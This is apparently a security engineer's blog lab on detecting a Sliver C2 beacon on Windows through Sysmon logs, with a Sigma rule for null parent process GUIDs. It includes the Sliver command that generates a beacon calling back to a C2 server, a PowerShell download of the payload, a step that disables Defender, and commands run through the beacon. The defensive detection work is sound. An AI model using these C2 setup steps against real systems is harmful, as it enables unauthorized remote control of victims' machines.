STANISLAV BERDAR
Security Engineer
Detecting Sliver Reverse Shells
Intro
Unlike the previous method, in a real world scenario we will almost never have a clean piece of code to evaluate before it is run by a malicious actor. Because modern C2 frameworks use encryption, and are generally more complex than a Metasploit generated reverse shell, it is harder to detect.
Given this, how do we approach detecting APTs using real world frameworks? The sequence of a C2 is still predictable but the way it is delivered and ran is not.
This lab will explore the telemetry generated by a Sliver C2 payload and examine why behavioral detections must evolve beyond simple process and command line analysis. We'll also look at where endpoint visibility alone falls short against advanced adversaries and what that means for detection strategy.
Tools Used
Below is a list of tools used for this lab, the same as the previous but with Sliver as another addition. I will not go into how to configure Sliver as that is not the purpose of this and there are better guides that go into far more detail that I could.
| Tool | Purpose |
|---|---|
| Kali VM | Used as a server for Sliver |
| Windows 10 | Target device |
| Sysmon | Used for better telemetry. We are using Olaf's sysmon-modular general config because it is a good balance of information without being verbose. |
| Sigma Rules | Sigma is a widely adopted standard for writing detection rules. Vendor agnostic, fairly easy to start using and very readable. |
| Chainsaw | Used to test detection rules against a set of logs. |
| Sliver | Open Source C2 framework. Used to generate a payload and act as a C2 for our agents. |
Sliver Usage
For our payload, we'll generate an HTTP/HTTPS beacon, this blends in with normal traffic and showcases why host based detections are not enough. We'll still get logs, but we'll see why some of our rules are not sufficient.
Once Sliver is installed, we can open it by running sliver in the terminal. We'll also check for updates to make sure we installed the latest.

Let's also set up a listener by typing https in the console.

Next, we'll generate a payload where SERVER is our Kali IP address. Generating a payload takes about 1 minute.
generate beacon --http https://SERVER --os windows --arch amd64 --format exe --save /tmp/beacon.exe

Before we execute it, it's worth understanding the two payload types Sliver offers: a session or beacon.
Session is similar to what we saw with Metasploit, it connects back to our server and maintains a persistence interactive connection.
Beacon is what we would more likely see in the real world. Instead of a persistent connection our payload checks in at intervals, executes any queued tasks, then goes quiet until the next check-in.
This sleep interval makes beacon traffic significantly harder to detect since there is no persistent connection to alert on. Typically, detection requires statistical analysis of connection timing rather than signature matching. Beaconing detection is a feature found in many NDR tools but is also why some of these tools generate so much false positive noise. Legitimate software that phones home on a regular schedule looks identical to malware from a timing perspective.
Sliver Payload
Once generated, we'll check if beacon.exe is in /tmp/ and then transfer it to our Windows 10 victim machine.

To get it on our victim machine, we'll serve it with an http python server python3 -m http.server 8080

Then running a command to grab the file.
Invoke-WebRequest -Uri http://10.0.0.19:8080/beacon.exe -OutFile C:\users\user\Desktop\beacon.exe
Takes a bit since the file is about 30MB but Defender is going to remove it, go figure.
For educational purposes, let's disable Defender and try again.
Defender automatically removing our sample also shows us that even out of the box, the standard AV will protect against known IOCs and suspicious files. This also goes to show how much work actually goes into crafting a payload that remains undetected.
Methods for evasion include packing, obfuscating and encoding the files. Go check out the MITRE ATT&CK matrix "Stealth" technique to learn more.

After we have beacon.exe and execute it, we see a couple things.
- beacon.exe spawns in the background and can be seen from the Task Manager
- Sliver pops up with an interesting line item
Beacon 619381d8 KEEN_RUBRIC - 10.0.0.18:51346 (Windows10) - windows/amd64 - Fri, 05 Jun 2026 20:02:24 EDT
Sliver Beacon breakdown
- Beacon ID: 619381d8
- Hostname: Windows10
- Source IP: 10.0.0.18
- Architecture: windows/amd64
- Protocol: HTTPS over port 443
Let's check our Sysmon logs before we do anything else with Sliver.
Sysmon Logs
Event ID 1 ProcessCreate
Initial Execution of beacon.exe



Event ID 3 NetworkConnect
Connection to server, there's three of these so lets see what the difference is.
Connection #1
Connection #2
Connection #3

Each one is almost identical, except the SourcePort. Every new outbound connection gets a randomly assigned ephemeral port from the OS, typically in the range of 49152-65535. Since we're using a beacon rather than a session payload, this makes sense. With a session, this would stay the same.
Event ID 10 Process Access
Like with EID 3, there are a few of these EID 10 entries. Not different connections, but different processes opening a handle to beacon.exe




We haven't ran anything with Sliver yet so while we do have an IOC present in the logs, we only know that because we know that beacon.exe is our beacon.
Without any sort of command execution, Sliver payloads don't generate too much noise. What we see with Event ID 10 is for the most part normal Windows noise.
Let me explain.
All four events share the same TargetImage beacon.exe
Different processes are opening handles to it:
- Explorer.exe: GrantedAccess: 0x1FFFFF (full access)
- csrss.exe: GrantedAccess: 0x1FFFFF (full access)
- svchost.exe: GrantedAccess: 0x1FFFFF (full access)
- lsass.exe: GrantedAccess: 0x1478 (more limited)
When a new process starts, several system processes open handles to it for legitimate reasons:
- Explorer opened it because
beacon.exelaunched from the desktop - csrss.exe manages console windows and process tracking
- svchost.exe handles various system services
- lsass.exe handles authentication context
System processes routinely access new processes. The more interesting detection would be beacon.exe accessing OTHER processes, not other processes accessing beacon.exe (ie. beacon.exe accessing lsass.exe, could indicate credential dumping)
Let's run some commands with Sliver and see if we get any more logs.
In Sliver, we'll type beacons, then type use BEACON ID and finally, our commands. We're running whoami, pwd, ps for simplicity sake.
whoami, standard response. We happened to send this right at check in so it responded quickly.

ps, a bit messy but we can see processes and IDs.

pwd, this displays the directory where beacon.exe was run from.

Where are the logs?
Even after running the typical built-in commands, we aren't seeing any new telemetry being generated. This is intentional and is part of the reason why detecting actual APT activity is so challenging.
The reason we aren't seeing any Sysmon events is because unlike our Metasploit payload, Sliver executed many built-in commands like whoami, pwd and ps in memory via Windows API calls rather than spawning a child process. Here, EDR is helpful for visibility because it detects Windows API calls, among other things. With EDR, we'll see something like beacon.exe running whoami.exe which may or may not be enough to fire an alert. That by itself may not be enough to trigger an alert but coupled with an NDR solution, it can prove an effective detection solution.
A caveat to EDR visibility is, this only applies if our EDR product has access to kernel level events (Kernel Callbacks) and Behavioral Analysis meaning it asks the following questions:
- what does this file do?
- in what context is it doing it?
- what is the sequence that it's doing the things in?
But that is just host based detections. At the beginning, I mentioned host based detections like EDR are not enough and this proves it. EDR is good as a tool, it can block common exploit TTPs but lacks the wider context of the network. A new HTTPS connection to an external IP at a regular interval looks identical to a browser checking for updates. Without baselining normal behavior and applying statistical analysis to connection timing, this traffic is invisible to signature-based detections.
This is essentially defense-in-depth. At each layer, we have a set of protections in place in case something is missed.
Sysmon Logs: The Logging continues
The nice thing about Sliver or any C2 for that matter is we can run a command that does spawn a process that should show up in Sysmon.
I'll run the following command in Sliver: execute -o cmd.exe /c echo "Hello World". This command tells Sliver to create a new process (cmd.exe executing /c echo "Hello World") and capture its output (execute -o).

After we get the output, here are the logs.

We can see our process was initiated from beacon.exe and the command line that was run. This is nearly identical to what we saw with Metasploit.
One more thing of note is the ParentProcessGuid: {00000000-0000-0000-0000-000000000000} entry. Normally, a legitimate process would have a real parent GUID. The null GUID is itself a great detection opportunity because it can indicate that process ancestry (sometimes called process lineage) was obscured. In simple terms, every process that spawns another process is considered the parent. A null parent GUID indicates the process ancestry is being deliberately obscured, making it harder to track what initiated the activity. This is a good behavioral indicator because legitimate software doesn't hide where it came from.
Sigma Rules
The best signal we have from this lab is the null parent GUID. We can combine this with the cmd.exe spawned because this can indicate potential malicious activity. If an unknown process opens a shell, there might be something weird going on.
title: Process Spawned with Null Parent Process GUID
id: 6e6342a3-83c1-488c-a7b3-919351612a19
status: experimental
description: Detects a process spawned with a null parent process GUID, indicating deliberate obscuring of process ancestry. Commonly observed in C2 frameworks like Sliver when spawning processes to execute commands.
references:
    - https://attack.mitre.org/techniques/T1059/003
tags:
    - attack.execution
    - attack.t1059.003
    - attack.defense_evasion
    - attack.t1036
logsource:
    category: process_creation
    product: windows
detection:
    selection:
        ParentProcessGuid: '{00000000-0000-0000-0000-000000000000}'
        Image|endswith: '\cmd.exe'
    condition: selection
falsepositives:
    - Some legitimate system processes at boot time may have null parent GUIDs
level: medium
Let's bring our logs and the rule over to Kali to test. After running Chainsaw against our logs, the rule doesn't fire. This is not because the detection logic is wrong, but because of a tooling limitation.
While we confirmed the null parent GUID as a high quality detection indicator, the tooling limitation prevented us from writing a portable Sigma rule around it. This is a real constraint, a detection is only as good as the fields your tooling exposes. In a production environment with a SIEM like Sentinel or Splunk, ParentProcessGuid is a fully queryable field and this detection would be straightforward to implement.
Conclusion
Modern C2 frameworks like Sliver represent a significant step up in sophistication from basic reverse shells. Where Metasploit generated clear, attributable telemetry for nearly every action, Sliver was designed from the ground up to minimize its footprint on the endpoint. (Thanks Mr. BishopFox)
Key Takeaways
- Endpoint visibility has hard limits, and what you don't see matters as much as what you do. Built-in C2 commands that execute via Windows API calls generate no process creation events in Sysmon. Without EDR with kernel-level access and behavioral analysis, much of what Sliver does is completely invisible at the host layer. In-memory execution is a deliberate design choice by framework authors and understanding that gap is the first step to closing it.
- Port 443 is not a detection opportunity. Encrypting C2 traffic over HTTPS eliminates the port-based detection that caught our Metasploit shell. Destination port alone is no longer a viable signal.
- Process ancestry can be deliberately obscured. A null parent GUID is a behavioral indicator that a process is hiding where it came from. Remember: legitimate software doesn't do this.
- Defense in depth is practical. This lab demonstrates concretely why layered detection (endpoint, network, and behavioral) is necessary. Each layer catches what the others miss.
- Beaconing detection requires statistical analysis. Regular interval connections over HTTPS look identical to legitimate software without baselining and timing analysis, which is beyond what signature-based tools provide.
This lab was a humbling reminder that the tools attackers use are purpose-built to evade exactly what defenders rely on. Reading about in-memory execution and encrypted C2 traffic is one thing and watching Sliver operate while Sysmon stays silent is another. The gap between what we expect to see and what we actually see is where detection engineering gets interesting. Understanding how these frameworks are designed to evade detection is the only way to build something resilient enough to catch them.
So where does that leave us? We identified beaconing as a key behavioral indicator but acknowledged that detecting it requires statistical analysis beyond what endpoint tooling provides. In the next lab we'll address that gap directly. We'll capture Sliver's beacon traffic with Wireshark and build a lightweight Python script to analyze connection intervals and flag regular beaconing behavior. No NDR required.